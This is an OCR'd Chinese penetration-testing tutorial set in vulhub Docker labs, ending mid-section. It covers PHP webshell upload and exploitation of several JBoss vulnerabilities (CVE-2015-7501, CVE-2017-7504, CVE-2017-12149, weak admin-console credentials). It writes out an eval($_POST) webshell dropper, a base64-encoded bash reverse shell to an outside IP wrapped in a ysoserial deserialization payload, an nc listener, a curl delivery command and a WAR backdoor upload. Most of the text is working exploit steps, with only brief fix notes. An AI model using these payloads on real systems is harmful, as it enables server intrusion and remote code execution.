
```
            <?php fputs(fopen('shell.php','w'),'<?php
eval($_POST["cmd"]);echo"hacker"?>');?>
```




访问上传位置，添加/.php的后缀，再访问 若uploadfiles下出现shell.php的文件， 则说明百分之99以及成功




使用中国蚁剑进行连接


设置
数据管理 (1)
URL地址
IP地址
物理位置
网站备注
创建时间
更新时间
2024/01/27 22:20:35
分类目录 (1)
添加
重命名
删除
默认分类
1
添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://192.168.84.135/uploadfiles/shell.php
连接密码 *
cmd
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置

这里可以看到，连接成功


192.168.84.135
目录列表 (0)
/
var
www
html
uploadfiles
文件列表 (5)
新建
上层
刷新
主目录
书签
/var/www/html/uploadfiles/
读取
名称
日期
大小
属性
156005c5baf40ff51a327f1c34f2975b.jpg
2024-01-27 14:16:11
23.67 Kb
0644
5cf04fca2b07ef0e4ca5e86ae94aa395.jpg
2024-01-27 13:37:12
23.61 Kb
0644
f3ccdd27d2000e3f9255a7e3e2c48800.jpg
2024-01-27 13:50:16
23.59 Kb
0644
nginx.png
2023-07-28 17:38:47
2.07 Kb
0644
shell.php
2024-01-27 13:51:36
40 b
0644
任务列表




0x03 JBOSS

JBoss是一个基于J2EE的开放源代码应用服务器，代码遵循LGPL许可，可以在任何商业应用中免费使用；JBoss也是一个管理EJB的容器和服务器，支持EJB 1.1、EJB 2.0和EJB3规范。但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或Jetty绑定使用。

JBoss高危漏洞主要涉及到以下两种。

> 第一种是利用未授权访问进入JBoss后台进行文件上传的漏洞，例如：CVE-2007-1036，CVE-2010-0738,CVE-2006-5750以及void addURL() void deploy() 上传war包。
>
> 另一种是利用Java反序列化进行远程代码执行的漏洞，例如：CVE-2015-7501，CVE-2017-7504，CVE-2017-12149，CVE-2013-4810。



0x01 CVE-2015-7501 *

Jboss JMXInvokerServlet 反序列化漏洞

漏洞介绍

这是经典的JBoss反序列化漏洞，JBoss在/invoker/JMXInvokerServlet请求中读取了用户传入的对象，

然后我们利用Apache Commons Collections中的 Gadget 执行任意代码

环境搭建

```
cd /root/vulhub/jboss/JMXInvokerServlet-deserialization
docker-compose up -d
801 port
9990 port
```


漏洞复现

```
http://target:801/
```

1.POC，访问地址

target ip:801/invoker/JMXInvokerServlet

返回如下，说明接口开放，此接口存在反序列化漏洞




2.下载 ysoserial 工具进行漏洞利用

```
https://github.com/frohoff/ysoserial
```

将反弹shell进行base64编码

```
bash -i >& /dev/tcp/8.138.19.182/6666 0>&1
YmFzaCAtaSA+JiAvZGV2L3RjcC84LjEzOC4xOS4xODIvNjY2NiAwPiYxIA==
java -jar ysoserial-all.jar CommonsCollections5 "bash -
c{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC84LjEzOC4xOS4xODIvNjY2NiAwPiYxIA==}|{base64,-d}|
{bash,-i} ">exp.ser
```




3.服务器设置监听得端口

```
nc -lvvp 6666
```

4.执行命令

```
curl http://target ip:801/invoker/JMXInvokerServlet --data-binary @exp.ser
```



5.反弹成功

漏洞修复

升级版本

0x02 CVE-2017-7504 *

JBossMQ JMS 反序列化漏洞

漏洞介绍

JBoss AS 4.x及之前版本中，JbossMQ实现过程的JMS over HTTP Invocation Layer HTTPServerILServlet.java文件存在反序列化漏洞，远程攻击者可借助特制的序列化数据利用该漏洞执行任意代码执行

环境搭建


```
cd /root/vulhub/jboss/CVE-2017-7504
docker-compose up -d
802 port
```

漏洞复现

1.访问漏洞地址

```
http://target ip:802/jbossmq-httpil/HTTPServerILServlet
```


```
python3 jexboss.py -u http://target ip:802
```



0x03 CVE-2017-12149 *

JBoss 5.x/6.x反序列化漏洞

漏洞简述

该漏洞为 Java反序列化错误类型，存在于 Jboss 的 HttpInvoker 组件中的 ReadOnlyAccessFilter过滤器中。该过滤器在没有进行任何安全检查的情况下尝试将来自客户端的数据流进行反序列化，从而导致了漏洞

环境搭建

```
cd /root/vulhub/jboss/CVE-2017-12149
docker-compose up -d
803
9991
```

漏洞复现

1.访问漏洞页面

```
http://ip:803/
```

2.验证是否存在漏洞，访问

```
http://ip:803/invoker/readonly
```


该漏洞出现在/invoker/readonly中， 服务器将用户post请求内容进行反序列化

返回500，说明页面存在，此页面存在反序列化漏洞

3. 使用工具进行检测 DeserializeExploit 如果成功直接上传webshell即可：工具：

https://cdn.vulhub.org/deserialization/DeserializeExploit.jar

也可以直接执行命令：https://github.com/yunxu1/jboss-_CVE-2017-12149



漏洞修复

1.不需要 http-invoker.sar 组件的用户可直接删除此组件。

2.添加如下代码至 http-invoker.sar 下 web.xml 的 security-constraint 标签中，对 http invoker 组件进行访问控制：

3.升级新版本。

0x04 Administration Console弱口令

漏洞描述

Administration Console管理页面存在弱口令，`admin:admin`，登陆后台上传war包，getshell

环境搭建

因为这里用的环境是CVE-2017-12149的靶机

```
cd vulhub-master/jboss/CVE-2017-12149
docker-compose up -d
803 port
```


密码文件

/jboss-6.1.0.Final/server/default/conf/props/jmx-console-users.properties

账户密码：admin:vulhub


漏洞复现

JBoss AS 6 Admin Console




1.登录后台


admin vulhub



2.点击web应用

3.上传后门 shell.war





4.连接WebShell

```
http://ip:803/shell/111.jsp
```

0x05 低版本JMX Console未授权

低版本JMX Console未授权访问Getshell

漏洞描述

此漏洞主要是由于JBoss中/jmx-console/HtmlAdaptor路径对外开放，并且没有任何身份验证机制，导致攻击者可以进入到 jmx控制台，并在其中执行任何功能。

环境搭建

```
cd vulhub-master/jboss/CVE-2017-7504
docker-compose up -d
802 port
```

漏洞复现

1.访问

